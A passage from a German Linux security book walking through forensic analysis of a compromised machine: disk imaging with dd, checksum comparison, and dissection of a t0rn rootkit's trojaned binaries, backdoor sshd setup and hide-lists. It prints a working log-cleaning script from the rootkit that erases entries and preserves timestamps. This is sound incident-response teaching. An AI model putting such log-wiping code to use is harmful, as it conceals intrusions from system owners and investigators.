- Wenn Sie die Festplatte in einen anderen Rechner einbauen, dann überprüfen Sie bitte sorgfältig, ob die Jumper, die bei IDE-Platten angeben, ob es sich um das erste oder zweite Laufwerk des Strangs handelt, richtig gesetzt sind. Idealerweise reservieren Sie der Festplatte auch einen eigenen Strang. Bei einem SCSI-Laufwerk achten Sie bitte darauf, daß es keine ID verwendet, die schon im System vorhanden ist.

Haben Sie alles vorbereitet, so sollten Sie sich als erstes vergegenwärtigen, wie die Festplatte partitioniert ist. Im folgenden wird nämlich jede Partition in einer eigenen Image-Datei gesichert.

Hierzu können Sie die Rechnerdokumentation zu Rate ziehen oder den Befehl `fdisk` bemühen:

```
# fdisk -l /dev/sda

Disk /dev/sda: 64 heads, 32 sectors, 96 cylinders
Units = cylinders of 2048 * 512 bytes

   Device Boot    Start       End    Blocks   Id  System
/dev/sda4   *         1        96     98288    6  FAT16
```

In unserem Fall wird der Dateityp falsch angegeben, da ein Zip-Laufwerk immer nur eine Partition Nummer vier vom Typ FAT16 enthält. Tatsächlich aber handelt es sich um eine Ext2fs-Partition[7].

Erhalten Sie hier merkwürdige Werte, die sich nicht so einfach erklären lassen, oder hagelt es gar Fehlermeldungen, so ist vermutlich der Master-Boot-Record beschädigt. In diesem Fall sollten Sie dann nicht weitermachen, wenn Sie nicht genau wissen, was Sie tun.

Sie könnten zwar versuchen, den MBR zu rekonstruieren, dabei würden Sie aber nicht nur den Inhalt der Festplatte verändern, es würde auch Kenntnisse voraussetzen, die den Rahmen dieses Buches sprengen würden. Es besteht dabei durchaus die Möglichkeit, die Daten auf der Festplatte endgültig unbrauchbar zu machen.

Sollten Sie es trotz dieser Warnung probieren, so erstellen Sie bitte vorher mehrere Images der gesamten Festplatte, die Sie an einem sicheren Ort aufbewahren. Diese erlauben es Ihnen gegebenenfalls, den ursprünglichen Zustand der Festplatte wiederherzustellen, falls Sie einen Fehler gemacht haben.

Haben Sie die Partitionierungsdaten, so fahren Sie fort, indem Sie über jede Partition eine MD5-Prüfsumme ermitteln und in Ihren Aufzeichnungen notieren. Das erlaubt es Ihnen später festzustellen, ob Sie die Partition oder die Images während Ihrer Analyse versehentlich verändert haben:

7 Zipslack benutzt zwar normalerweise das Dateisystem UMSDOS, ich habe das System aber umgestellt, damit es besser einer normalen Linux-Installation entspricht.

```
# md5sum /dev/sda4
70f2c5dd912b077be2902fc1345f4ecb  /dev/sda4
```

Das wichtigste Werkzeug zum Erzeugen von Images ist der Befehl `dd`. Er kennt unter anderem die folgenden Optionen:

if=<***Eingabedatei***> Legt fest, aus welcher Datei `dd` lesen soll. In unserem Fall wählen wir hier ein Device für eine Partition (z. B. /dev/hda1). Fehlt dieser Parameter, so wird die Standardeingabe gelesen.

of=<***Ausgabedatei***> Gibt den Namen der Ausgabedatei an. Das kann eine reguläre Datei sein, wir können aber auch z. B. das Device eines Bandlaufwerkes angeben. In letzterem Fall sollten Sie aber wissen, wie Bandlaufwerke unter Linux benutzt werden. Insbesondere sollten Sie den Device-Namen verwenden, bei dem das Laufwerk nicht zurückspult (z. B. /dev/nst0), und nur ein Image pro Band ablegen, um nicht versehentlich eines zu überschreiben.

bs=<***Bytes***> Anzahl der Bytes, die in einem Zug gelesen und geschrieben werden.

count=<***Blocks***> Anzahl der Blöcke, die gelesen werden sollen.

skip=<***Blocks***> Anzahl der Eingabeblöcke, die beim Lesen ignoriert werden.

Der Aufruf, um ein Image in eine Datei zu schreiben, lautet also:

```
# dd if=/dev/sda4 of=/tmp/sda4.img
196576+0 records in
196576+0 records out
```

Jetzt sollten Sie noch vergleichen, ob das Image dieselbe Prüfsumme wie das Original hat:

```
# md5sum /tmp/sda4.img
70f2c5dd912b077be2902fc1345f4ecb  /tmp/sda4.img
```

Wäre ein Image zu groß, um auf das Zielmedium zu passen, so kann man `dd` auch dazu verwenden, die Daten auf mehrere Dateien zu verteilen:

```
# dd if=/dev/sda4 of=/tmp/sda4-1.img bs=1024 count=51200
# dd if=/dev/sda4 of=/tmp/sda4-2.img bs=1024 skip=51200
```

Sie können auch komprimierte Images erzeugen:

```
# dd if=/dev/sda4 | gzip -c -9 >sda4.img.gz
# ls -l
total 138272
-rw-r--r--   1 root     root     100646912 Jun 10 14:35 sda4.img
-rw-r--r--   1 root     root     40784408 Jun 10 20:29 sda4.img.gz
```

Am besten machen Sie zwei Backup-Sätze. Einen schließen Sie zusammen mit der Festplatte als Beweismittel ein, den anderen benutzen Sie im folgenden für die eigentlichen Untersuchungen.

Autopsie

Um im folgenden zu untersuchen, welche Spuren ein Angreifer im System hinterlassen hat, brauchen Sie einen eigenen Rechner. Dieser sollte nicht an lokale Netze oder an das Internet angeschlossen und mit einer ausreichend großen Festplatte ausgerüstet sein, um alle Images speichern zu können. Als Betriebssystem reicht eine Standardinstallation Ihrer Lieblingsdistribution, wobei Sie allerdings auf die Installation überflüssiger Pakete verzichten sollten. Sie werden im Verlauf der Untersuchung noch für jedes Byte freien Speicherplatz dankbar sein.

Wollen Sie gelöschte Dateien wiederherstellen, die schon so lange gelöscht sind, daß sie nur noch als einzelne Sektoren ohne Zusammenhang über die Platte verteilt sind, so benötigen Sie eine Partition, auf der genug Platz vorhanden ist, um die 2,5fache Menge des freien Speicherplatzes der zu untersuchenden Partition aufzunehmen. Wenn Sie also ein Image einer 1000-MB-Partition untersuchen wollen, auf der 700 MB durch Dateien belegt waren, dann benötigen Sie mindestens 750 MB.[8]

Wir wollen uns hier auf die Untersuchung von Linux-Dateisystemen (Ext2fs) beschränken. Es ist zwar prinzipiell auch möglich, andere Dateisysteme zu untersuchen, dies würde aber den Rahmen dieses Buches sprengen. Es sei nur erwähnt, daß es unter Linux auch für andere Dateisysteme wie z. B. FAT32 oder NTFS möglich ist,

- diese zu mounten, um auf Dateien zuzugreifen,
- von diesen Images zu erzeugen,
- Images nach Zeichenketten zu durchsuchen oder
- gelöschte Dateien mit `lazarus` wiederherzustellen.

Allerdings wird im Falle von `lazarus` der 2,5fache Platz des Images benötigt, da hier das gesamte Image durchsucht wird und nicht nur der freie Speicherplatz.[9]

Kompilieren des Coroner's Toolkit

Ein wichtiges Werkzeug bei der Suche nach Beweisen ist das Coroner's Toolkit. Es handelt sich um eine Sammlung von C-Programmen und Perl-Skripten, die es erlauben festzustellen, wann Dateien angelegt, modifiziert oder gelesen wurden, und mit denen man auch gelöschte Dateien wiederherstellen kann. Die meisten dieser Aufgaben kann man mit etwas Mühe zwar auch ohne das Toolkit lösen, es macht die Sache aber deutlich komfortabler.

8 Da 700 MB belegt sind, beträgt der freie Speicherplatz 300 MB. Daraus folgt: 2,5 × 300 MB = 750 MB.

9 Dies liegt daran, daß das Coroner's Toolkit FAT und NTFS nicht unterstützt. @Stake hat einen eigenen Satz von Programmen namens TASK herausgebracht, der auf dem TCT basiert und unter *http://www.atstake.com/research/tools/task/* heruntergeladen werden kann. Ich habe ihn noch nicht ausprobiert, er soll aber NTFS, FAT, FFS und EXT2FS unterstützen.

In Debian 3.1 ist es bereits enthalten. Verwenden Sie dagegen eine andere Distribution, so müssen Sie es eventuell herunterladen und selbst kompilieren. Sie finden es unter der folgenden Adresse:

http://www.porcupine.org/forensics/

Nachdem Sie das Archiv ausgepackt haben, wechseln Sie bitte in das neu entstandene Verzeichnis:

```
> tar xvzf tct-1.07.tar.gz
[...]
> cd tct-1.07
```

Mit

```
> make
```

kompilieren Sie das Toolkit. Anschließend finden wir die meisten von uns benötigten Werkzeuge im Unterverzeichnis *bin/*. Die einzige Ausnahme bildet `ils2mac`, das wir im Unterverzeichnis *extras/* finden. Um die Sache etwas zu vereinfachen, schlage ich deshalb vor, daß Sie im Verzeichnis *bin/* einen passenden symbolischen Link erzeugen:

```
> cd bin
> ln ../extras/ils2mac ils2mac
```

Nun müssen wir nur noch das Programmverzeichnis in die Umgebungsvariable *PATH* aufnehmen, damit die Shell die neuen Programme auch findet. Falls der Pfad zum Programmverzeichnis also */home/builder/tct-1.07/bin* lautet, müssen wir den Befehl

```
> PATH=${PATH}:/home/builder/tct-1.07/bin
```

ausführen, bevor wir eines der Programme aus dem Toolkit aufrufen. Wir können den Aufruf aber auch in eine Startup-Datei in unserem Heimatverzeichnis wie z. B. die `.bashrc` schreiben.

Nun sind wir bereit für die anstehenden Arbeiten.

Veränderte Programme und Dateien

Beginnen wir damit, daß wir die Images wie normale Partitionen mounten. Der Vorgang unterscheidet sich praktisch nur darin, daß wir als zusätzliche Option `loop` angeben:

```
# mount /tmp/sda4.img /mnt -o ro,noexec,nodev,loop
```

Wie gewohnt sorgen die Parameter `ro,noexec,nodev` dafür, daß wir weder das Image versehentlich verändern noch in ihm vorhandene Programme ausführen oder Devices ansprechen.

Haben wir weitere Images, so können wir diese mit dem gleichen Befehl auf Unterverzeichnisse von */mnt* mounten:

```
# mount /tmp/sda5.img /mnt/boot -o ro,noexec,nodev,loop
```

Auf diese Weise können wir das ganze Dateisystem des kompromittierten Rechners unterhalb von */mnt* aufbauen.

Nun können wir in den Images herumstöbern, als ob wir uns auf dem kompromittierten Rechner befinden würden. Als erstes sollten wir einmal

- einen Blick in die Logdateien werfen,
- in */etc/passwd* und */etc/shadow* nach verdächtigen Benutzerkonten suchen,
- die Datei */root/.bash_history* ansehen; sie sollte die Befehle enthalten, die `root` in letzter Zeit eingegeben hat.

Im hier beschriebenen Fall bringt das allerdings nichts. Es existieren weder neue Benutzer noch verdächtige Einträge im Systemprotokoll. Allerdings wurde die Datei */root/bin/.bash_history* gelöscht und durch einen Link auf */dev/null* ersetzt.

Als nächstes können wir, wie in Kapitel 9, Unterabschnitt *Automatisieren der Suche*, ab Seite 200 beschrieben, mit `confcheck` nach ungewöhnlichen Aspekten der Systemkonfiguration suchen:

```
**** CONFCHECK v0.2 ****


---- Dienste des Inetd ----

ftp     stream  tcp   nowait  root  /usr/sbin/tcpd wu.ftpd -l -i -a
telnet  stream  tcp   nowait  root  /usr/sbin/tcpd in.telnetd
telnet  stream  tcp   nowait  root  /usr/sbin/tcpd in.telnetsnoopd
shell   stream  tcp   nowait  root  /usr/sbin/tcpd in.rshd -L
finger  stream  tcp   nowait  root  /usr/sbin/tcpd in.fingerd -u

[...]
```

Wie wir sehen, liefert schon der erste Test ungewöhnliche Ergebnisse. Nicht nur sind überraschend viele Dienste konfiguriert, auf dem Port `telnet` warten sogar zwei verschiedene Dienste auf Anfragen. Dies deutet darauf hin, daß ein Skript versucht hat, den Telnet-Dienst zu aktivieren, dabei aber einen Fehler gemacht hat.

Auch die Suche nach schreibbaren Dateien und Verzeichnissen liefert verdächtige Ausgaben:

```
---- veränderbare Dateien ----

[...]
/mnt/tmp/..   /wu/wuftpd-2.6.0-exp2.c  agl.users        777
/mnt/tmp/..   /wu/wuftpd2600.c agl.users       777
/mnt/tmp/..   /wu/wuftpd-god.c agl.users       777
/mnt/tmp/..   /wu/wu-lnx.c     agl.users       777
/mnt/tmp/..   /wu/autowux.tar.gz       agl.users        777
/mnt/tmp/..   /wu/wu-ftpd.sh   agl.users       777
/mnt/tmp/..   /wu/wu-ftpd26.c  agl.users       777
[...]
```

```
---- unsichere Verzeichnisse ----

[...]
/mnt/tmp/..   /t0rn            agl.users       777
/mnt/tmp/..   /wu              agl.users       777
[...]
```

Hier sollte uns schon die Tatsache stutzig machen, daß ein Verzeichnis ».. /« existiert. Auch die Quelltexte, die im Unterverzeichnis *wu/* herumliegen, sind besorgniserregend. Es handelt sich um Quelltexte für Programme, die Sicherheitslücken im FTP-Server Wuftpd ausnutzen.

Das Verzeichnis *t0rn* erweist sich dagegen bis auf ein leeres Unterverzeichnis in einem ansonsten leeren Unterverzeichnis *tk/.t0rn* als leer.

Auch unsere Überprüfung auf versteckte Dateien ist erfolgreich:

```
---- Versteckte Dateien ----

[...]
</mnt/file/tmp/..   >
[...]
</mnt/usr/src/.puta>
</mnt/usr/src/.puta/.1addr>
</mnt/usr/src/.puta/.1file>
</mnt/usr/src/.puta/.1logz>
</mnt/usr/src/.puta/.1proc>
</mnt/usr/info/.t0rn>
[...]
```

Bei den genannten Dateien unter */usr/src/.puta/* handelt es sich um Konfigurationsdateien, die festlegen, welche

- Netzwerkadressen und -ports,
- Dateien,
- Prozesse

von Programmen des Rootkits nicht angezeigt werden dürfen. Darüber hinaus finden wir in dem Verzeichnis noch weitere Dateien:

```
# ls -al
total 28
drwxr-xr-x   2 root     root         1024 Jun 14 08:13 .
drwxr-xr-x   4 root     root         1024 Jun 13 23:35 ..
-rw-r--r--   1 root     root           40 Jun 14 00:02 .1addr
-rw-r--r--   1 root     root           79 Jun 13 23:57 .1file
-rw-r--r--   1 root     root           21 Jun 13 23:38 .1logz
-rw-r--r--   1 root     root           38 Jun 13 23:38 .1proc
-rwxr-xr-x   1 root     bin          4568 Sep 13  2000 pg
-rwxr-xr-x   1 root     root         7578 Aug 21  2000 t0rnp
-rwxr-xr-x   1 root     root         6948 Aug 23  2000 t0rns
-rwxr-xr-x   1 root     root         1345 Sep  9  1999 t0rnsb
```

Bei pg und t0rns handelt es sich um kompilierte Programme. Wir werden ihre Namen notieren und sie später untersuchen. t0rnp und t0rnsb sind dagegen Skripte, die wir uns problemlos mit less anzeigen lassen können.

Bitte benutzen Sie nicht more. Während less Kontrollzeichen in druckbare Zeichen umwandelt, tut more dies nicht unbedingt. Werden aber Kontrollzeichen ausgegeben, weil man z. B. versucht, ein Programm anzuzeigen, so kann dies dazu führen, daß die Bildschirmanzeige so sehr gestört wird, daß man sich abmelden und erneut anmelden muß, um wieder arbeiten zu können.

Aber werfen wir nun einen Blick in die Skripte:

```
# less t0rnp

#!/usr/bin/perl

# hdlp2 version 2.05 by JaV <jav@xy.org>
# Use this software in responsible manner, ie: not for any
# illegal actions etc. The author can NOT be held responsible
# for what people do with the script.

# (c) 1997-1998 JaV <jav@xy.org>
# All rights reserved.
# However, you may improve, rewrite etc. - but give credit.
# (and give me a copy)


# Sorts the output from LinSniffer 0.666 by hubmle of rhino9
# (which is based on LinSniffer 0.03 [BETA] by Mike Edulla
# <medulla@infosoc.com> )
[...]
```

LinSniffer ist ein bekannter Sniffer, der oft in Rootkits enthalten ist. Dies legt die Vermutung nahe, daß wir noch im Laufe der Untersuchungen einen Sniffer finden werden.

Das zweite Skript dient dagegen dazu, bestimmte Zeichenketten aus Logdateien zu löschen:

```
# less t0rnsb

#!/bin/bash
#
# sauber - by socked [11.02.99]
#
# Usage: sauber <string>
[...]
WERD=$(/bin/ls -F /var/log | grep -v "/" | grep -v "*" | \
grep -v ".tgz" | grep -v ".gz" | grep -v ".tar" | grep -v \
"lastlog" | grep -v ütmp" | grep -v "wtmp" | grep -v "@")

for fil in $WERD
do
   line=$(wc -l /var/log/$fil | awk -F ' ' '{print $1}')
   echo -n "${BLK}* ${DWHI}Cleaning ${WHI}$fil ($line\
   ${DWHI}lines${WHI})${BLK}...${RES}"
```

```
    grep -v $1 /var/log/$fil > new
    touch -r /var/log/$fil new
    mv -f new /var/log/$fil
    newline=$(wc -l /var/log/$fil | awk -F ' ' '{print $1}')
    let linedel=$(($line-$newline))
    echo "${WHI}$linedel ${DWHI}lines removed!${RES}"

done

killall -HUP syslogd
echo "${BLK}* ${DWHI}Alles sauber mein Meister !'Q%&@$! ${RES}"
```

In */usr/info/t0rn/* finden sich dagegen mehrere Dateien, die zu einem SSH-Server zu gehören scheinen:

```
# ls -l
drwxr-xr-x   2 root     root         1024 Jun 13 23:38 .
drwxr-xr-x   3 root     root         1024 Jun 13 23:35 ..
-rw-r--r--   1 root     root          499 Jun 13 23:38 shdcf
-rwxr-xr-x   1 root     root          524 Mar 13  2000 shhk
-rwxr-xr-x   1 root     root          328 Mar 13  2000 shhk.pub
-rwxr-xr-x   1 root     root          512 Jun 13 23:38 shrs
# less shcdf
Port 47017
ListenAddress 0.0.0.0
HostKey /usr/info/.t0rn/shhk
RandomSeed /usr/info/.t0rn/shrs
ServerKeyBits 768
LoginGraceTime 600
KeyRegenerationInterval 3600
PermitRootLogin yes
IgnoreRhosts yes
StrictModes yes
[...]
```

Die Datei *shcdf* ist von ihrem Aufbau her typisch für die Konfigurationsdatei des `sshd`. Die Datei *shhk* ist als Schlüsseldatei konfiguriert, während *shrs* vermutlich nur Zufallszahlen enthält. *shhk.pub* ist wahrscheinlich der öffentliche Schlüssel des Servers.

Diese Annahmen bestätigen sich, wenn man die Dateien näher betrachtet:

```
# cat -vT shhk
SSH PRIVATE KEY FILE FORMAT 1.1
^@^@^@^@^@^@^@^@^D^@^D^@M-gM-4EM-SjM-_J^H=QM-)
^DY*M-^FM-qM-WM-u9)M-/M-^BM-pM-‘jSM-aM-^WM-CM-
[...]
# cat -vT shhk.pub
1024 37 162708215822270552890183436585502416022
818840542622423371791847384042002397957192148 22
120055088524846355018033343130376390084218135 84
878881748621955369669380961188750415724815611 74
408725013113764539897700972606442769025942281 22
673728711460154739773101463915307754809472258 07
857153685301832456886254847965665 37 root@m0f0
```

Anscheinend wurden die Schlüssel nicht lokal generiert, sondern vom Rechner des Angreifers (bzw. des Erstellers des Rootkits) kopiert.

Die Adresse *root@m0f0* deutet jedenfalls darauf hin, daß der Ursprungsrechner, auf dem diese Datei generiert wurde, *m0f0* hieß.

Allerdings muß ich an dieser Stelle anmerken, daß dies wohl ein Rechner war, der dem Autor des Rootkits gehört. Da ich in diesem Fall selbst der Angreifer war, weiß ich mit Sicherheit, daß kein Rechner des Angreifers auf diesen klangvollen Namen hört.

Wenn Sie wie in Kapitel 16, Unterabschnitt *md5sum*, ab Seite 456 beschrieben MD5-Prüfsummen über Ihre Programme gebildet haben, so sollten Sie als nächstes überprüfen, welche Dateien sich verändert haben:

```
#  md5verify zip.md5
/mnt///bin/ls: FAILED
/mnt///bin/ps: FAILED
/mnt///bin/login: FAILED
/mnt///bin/netstat: FAILED
[...]
/mnt///etc/ld.so.cache: FAILED
/mnt///etc/inetd.conf: FAILED
[...]
/mnt///sbin/ifconfig: FAILED
/mnt///usr/bin/find: FAILED
/mnt///usr/bin/pstree: FAILED
/mnt///usr/bin/top: FAILED
/mnt///usr/sbin/nscd: FAILED
/mnt///usr/sbin/in.fingerd: FAILED
md5sum: WARNING: 24 of 6217 computed checksums did NOT match
```

Daß die Datei */etc/inetd.conf* verändert wurde, wissen wir ja schon. Die Veränderung von */etc/ld.so.cache* könnte dagegen normal sein. Hier sind die im System installierten Bibliotheken eingetragen. Die Datei verändert sich daher oft bei Software-Installationen.

Die Programme `ls`, `ps`, `login`, `netstat`, `ifconfig`, `find`, `pstree`, `top` sind typische Kandidaten für die Ersetzung durch ein Rootkit. Warum `nscd` und `in.fingerd` verändert wurden, ist auf den ersten Blick nicht ersichtlich. Es liegt aber nahe zu vermuten, daß es sich dabei um Hintertüren handelt, die dem Angreifer den späteren Zugang zum System sichern sollen.

Bevor wir uns die Programme näher ansehen, wollen wir noch einen Weg suchen, um zumindest einige der Dateien zu finden, die neu in das System hineingekommen sind. Diese können wir mit dem beschriebenen Vorgehen nicht finden, da für sie keine Checksummen existieren.

Die Antwort liegt darin, Checksummen für das kompromittierte System zu generieren. Das können wir mit dem Skript `checksummer` machen, das Sie ebenfalls in Kapitel 16, Unterabschnitt *md5sum*, ab Seite 456 kennengelernt haben. Dort habe ich auch kurz die Variable *R* erwähnt, die es erlaubt, ein Wurzelverzeichnis einzustellen. Diese müssen wir jetzt auf unseren Mountpoint setzen:

```
R="/mnt"
```

Nun können wir das Skript ausführen:

```
# checksummer > compromised.md5
```

Um die beiden Zustände besser vergleichen zu können, sortieren wir die Datei mit den ursprünglichen MD5-Werten nach den Prüfsummen:

```
# cat zip.md5 |sort > 1.md5
```

Nun verfahren wir auf dieselbe Weise mit den Prüfsummen des kompromittierten Systems. Allerdings beginnen alle Pfadangaben in der zweiten Datei mit */mnt*. Diese Angabe müssen wir entfernen, wenn wir beide Dateien automatisch vergleichen wollen. Dazu benutzen wir den Befehl sed, den wir in Kapitel 16, Unterabschnitt *Künstliche Ignoranz*, ab Seite 507 bereits kennengelernt haben. Der dort benutzte Trenner »/« wäre in unserem Fall aber ungeeignet, da er in Pfadnamen vorkommt. Wir nehmen daher hier »|«:

```
# cat compromised.md5 | sed 's|/mnt||' | sort >2.md5
```

Nun können wir den Befehl comm benutzen, um die beiden Dateien zu vergleichen. Dieser vergleicht sortierte Dateien und gibt in der ersten Spalte Zeilen aus, die nur in der ersten Datei vorkommen, in der zweiten solche, die nur in der zweiten Zeile vorkommen, und in der dritten gemeinsame Zeilen beider Dateien.

Man kann Spalten unterdrücken, indem man die jeweilige Spaltennummer mit einem vorangestellten »-« angibt:

```
# comm -3 1.md5 2.md5|sort -k 2 |less
        3e817f86442711f31e97bc4f3582f9ba  /bin/login
68b2c729a4c8afa028834465ae0a94c1  /bin/login
        5de875f7950f33dc586889f5c8315dc8  /bin/ls
a237c4817e3220e1a22770961f1baab7a  /bin/ls
        572f2d1aecd2fdd18fc7471c7a92901b  /bin/netstat
5b27f3e691a5e3977b50b1d071bbf180  /bin/netstat
        4e45ce616cf302faae24436a70c065ee  /bin/ps
32e0d62fadb68a8bb6c17bfc2d8918b5  /bin/ps
[...]
        f32f07d3fb7d805c7a4fd11a53868338  /etc/inetd.conf
2ae815712961f0c6f5f4c472917f525b  /etc/inetd.conf
        07b6513ab7ec111c15d84a4de85f898e  /etc/ld.so.cache
13af025e59064796831af9330a827058  /etc/ld.so.cache
[...]
        03a9541bb4d8ae27382549dd476076d2  /etc/rc.d/rc.sysinit
[...]
        8c825833b5f9a3e20cecdbdafba4e098  /etc/ttyhash
        4944e0464c5a535f0b59314122dd3692  /lib/libc.so.5
        05f2e91720bb5ca7740d9f0450eab5ae  /sbin/ifconfig
a48bd6897f62030008bc5844c29afb2a  /sbin/ifconfig
        68b2c729a4c8afa028834465ae0a94c1  /sbin/xlogin
        c42ac93969af2cb36bac9d52cd224cc6  /usr/bin/du
        3caecec277d533c1d9adb466cd5e6598  /usr/bin/find
8fdc47a454f39ea1e67ad5bb5a8a8ca6  /usr/bin/find
        77d75cb87a9e2820984833d67c58bfe8  /usr/bin/pstree
fe7d537ccad81044f25cd7600eda2780  /usr/bin/pstree
        197f0ab0c49d2b377c6e411748ce9299  /usr/bin/top
```

```
5e20350c442401a19f40b04b982ab232  /usr/bin/top
        d8a20f497d59030a8b384363b3bb8e32  /usr/info/.t0rn/shdcf
        e55af4a8221585179136ce7dcf46a5d9  /usr/info/.t0rn/shhk
        e3ab650e27c2f30b3ef33a848bea74d8  /usr/info/.t0rn/shhk.pub
        4bf2c41cb59cb7aefa691ee92dda07c5  /usr/info/.t0rn/shrs
        013acf2ce0515dc1d297d9ab764be847  /usr/sbin/in.fingerd
45c5592b5c91a6927d0f4dfb64f63875  /usr/sbin/in.fingerd
        bc5c7000c52c361837b8b195c1be7a2d  /usr/sbin/nscd
2a61c1a30ed194f900d41bf549db7486  /usr/sbin/nscd
        06a5fa02c61746233f103e061e5b796e  /usr/src/.puta/.1addr
        10da00ce8debdb2e340cb47c0649ff70  /usr/src/.puta/.1file
        3e4bad3e1016f4009fc6b62475177628  /usr/src/.puta/.1logz
        84035c54e7f86e0559575bcc1632a7f5  /usr/src/.puta/.1proc
```

Auch hier finden wir weitere verdächtige Dateien. Bei der Datei *libc.so.5* handelt es sich um eine veraltete Version der C-Bibliothek. Sie wird vermutlich für einige der Programme des Rootkits benötigt. Die normalen Programme der Distribution verwenden dagegen die modernere Glibc (*libc.so.6*). Dies erklärt auch, warum sich die Datei */etc/ld.so.cache* verändert hat.

Wenn wir die Prüfsumme des neuen Programms `xlogin` mit der alten Version von `login` vergleichen, dann stellen wir fest, daß das Rootkit das Programm verschoben und umbenannt hat. Vermutlich ruft das `login` des Rootkits das Original auf.

Bei `/etc/rc.d/rc.sysinit` handelt es sich um ein Runlevel-Skript, das allerdings nicht ausgeführt wird, weil es in dem Slackware-basierten System nicht automatisch gestartet wird:

```
# less rc.sysinit
# Name Server Cache Daemon..
/usr/sbin/nscd -q
```

Wie wir wissen, wurde der `nscd` ebenfalls durch das Rootkit ausgetauscht. Dieses Skript soll wohl sicherstellen, daß er auch ausgeführt wird.

Die Datei */etc/ttyhash* ist zum gegenwärtigen Zeitpunkt noch etwas rätselhaft:

```
# cat ttyhash
dba8HudNdHfsw
dba8HudNdHfsw
```

Daß `du` nicht beim normalen Überprüfen der Prüfsummen gefunden wurde, liegt daran, daß das Programm im falschen Verzeichnis installiert wurde. Der Angreifer hat es in */usr/bin/* installiert, anstatt das Original in */bin/* zu überschreiben.

Nun haben wir eine ganze Anzahl von Programmen gefunden. Wir wissen aber nicht in allen Fällen, worum es sich handelt. Um das zu ändern, haben wir mehrere Möglichkeiten. Wir können sie

- wie Textdateien anzeigen lassen,
- ausführen und sehen, was passiert,
- sie mit `strace` ausführen und sehen, welche Betriebssystemfunktionen aufgerufen werden.

Die Varianten 2 und 3 würden erfordern, daß wir sie in einem System ausführen, das von allen anderen Systemen isoliert ist. In unserem Autopsiesystem kann dies nicht geschehen, weil wir sonst riskieren, es zu kompromittieren. Schließlich wissen wir ja nicht, was die Programme tun, sondern wollen es erst herausfinden. Im allgemeinen würde ich Ihnen daher raten, im Zweifelsfall lieber darauf zu verzichten, unbekannte Programme auszuführen.

Wir wollen daher im folgenden Variante 1 wählen. Wir könnten die Dateien mit `less` ansehen, für Binärdateien ist es aber sinnvoll, die Datei erst mit `strings` zu filtern. Dieses Werkzeug liest eine Binärdatei und gibt nur die darin enthaltenen Zeichenketten aus.

Probieren wir dies für `ls`, so erhalten wir:

```
# cat /mnt/bin/ls | strings | less
/lib/ld-linux.so.1
libc.so.5
stpcpy
strcpy
ioctl
printf
[...]
```

Hier sehen wir die Bibliothek *libc.so.5* und den dynamischen Linker `/lib/ld-linux.so.1`, der diese Bibliothek zur Laufzeit einbindet. Bei den folgenden Zeichenketten handelt es sich um die Namen von Bibliotheksfunktionen, die von dem Programm benutzt werden.

Bis jetzt ist das einzig Auffällige an dem Programm, daß die benutzte Bibliothek veraltet ist und vom Angreifer erst in das System gebracht wurde. Das gleiche trifft auch für die Programme `du`, `find`, `ps`, `pstree` und `nscd` zu. `top` benutzt keine dynamischen Bibliotheken, und die anderen Programme sind gegen die Glibc2 gelinkt. Dies legt die Vermutung nahe, daß die Programme aus verschiedenen Quellen zusammenkopiert wurden.

Aber weiter in der Analyse von `ls`. Nach weiteren Funktionsnamen und Linker-Symbolen kommt eine Reihe kurzer Zeichenketten, die wahrscheinlich keine weitere Bedeutung haben:

```
vfprintf
free
_errno
_etext
_edata
__bss_start
_end
tIh!
Pj^hO%
u3h8
<=tJ
tJ<:tF
WVSh
<*t'
<:u\
[...]
```

Danach folgt eine Reihe von Zeichenketten, die von dem eigentlichen Programm benutzt oder ausgegeben werden:

```
fileutils
GNU fileutils-3.13
vdir
%s - %s
/usr/src/.puta/.1file
//DIRED//
//SUBDIRED//
POSIXLY_CORRECT
COLUMNS
ignoring invalid width in environment variable COLUMNS: %s
[...]
```

Die meisten dieser Zeichenketten sind für `ls` normal. Die einzige Ausnahme bildet */usr/src/.puta/.1file*. Diese Datei ist Teil des Rootkits und definiert, welche Dateien `ls` verstecken soll:

```
# cat ../usr/src/.puta/.1file
.puta
.t0rn
.1proc
.1addr
xlogin
.1file
.1logz
in.inetd
ttyhash
t0rn
..
```

Dieser Befund ist typisch für Programme eines Rootkits. Der Ersteller wird normalerweise kein komplett neues Programm schreiben, sondern nur die frei verfügbaren Quellen des Originals geringfügig modifizieren, um das gewünschte Verhalten zu erreichen.

Auch `du`, `find`, `netstat`, `ps`, `pstree` und `top` sehen ähnlich aus. Sie enthalten als einzige verdächtige Zeichenkette jeweils eine der folgenden Dateien im Verzeichnis */usr/src/.puta/*:

.1file Zu unterdrückende Dateinamen

.1addr Zu verbergende Netzwerkadressen und -ports

.1proc Prozesse, von denen der Besitzer des Systems nichts wissen soll

Das nächste Programm auf unserer Liste ist `login`. Es wird bei jeder Anmeldung am System (lokal, Telnet, RShell, ...) aufgerufen, um das Benutzerpaßwort zu überprüfen. Betrachten wir es, so finden wir insbesondere die folgenden Zeichenketten:

```
/etc/ttyhash
/sbin/xlogin
dbafq4yi7MZ6Q
DISPLAY
```

Die Datei */etc/ttyhash* war uns ja schon aufgefallen. Nun wird es immer wahrscheinlicher, daß sie ein verschlüsseltes Paßwort enthält, mit dem man sich immer am System

anmelden kann.

`/sbin/xlogin` ist, wie wir schon herausgefunden haben, das Original. Wahrscheinlich überprüft `login` erst, ob es sich bei dem Anwender um jemanden handelt, der das Hintertürpaßwort kennt, um dann `xlogin` aufzurufen, wenn dies nicht der Fall ist. Dies könnte auch erklären, wofür die Zeichenkette `dbafq4yi7MZ6Q` dient. Sie sieht der Zeichenkette in */etc/ttyhash* sehr ähnlich, es könnte sich bei ihr also um ein weiteres, fest einkompiliertes Paßwort handeln.

Die Zeichenkette *DISPLAY* wird normalerweise als Umgebungsvariable von Programmen für die graphische Benutzeroberfläche X benutzt. Sie gibt an, auf welchem Rechner die Ausgaben erfolgen sollen. In einem Konsolenprogramm wie `login` macht dies aber keinen Sinn. Wenn man jedoch weiß, daß Programme wie `telnet` auch Umgebungsvariablen an das Zielsystem übertragen, dann ist dies ein relativ unauffälliger Weg, um das Hintertürpaßwort an `login` zu übergeben. So wird vermieden, daß sowohl `login` als auch `xlogin` nach dem Paßwort fragen und so eventuelle Benutzer verstören.

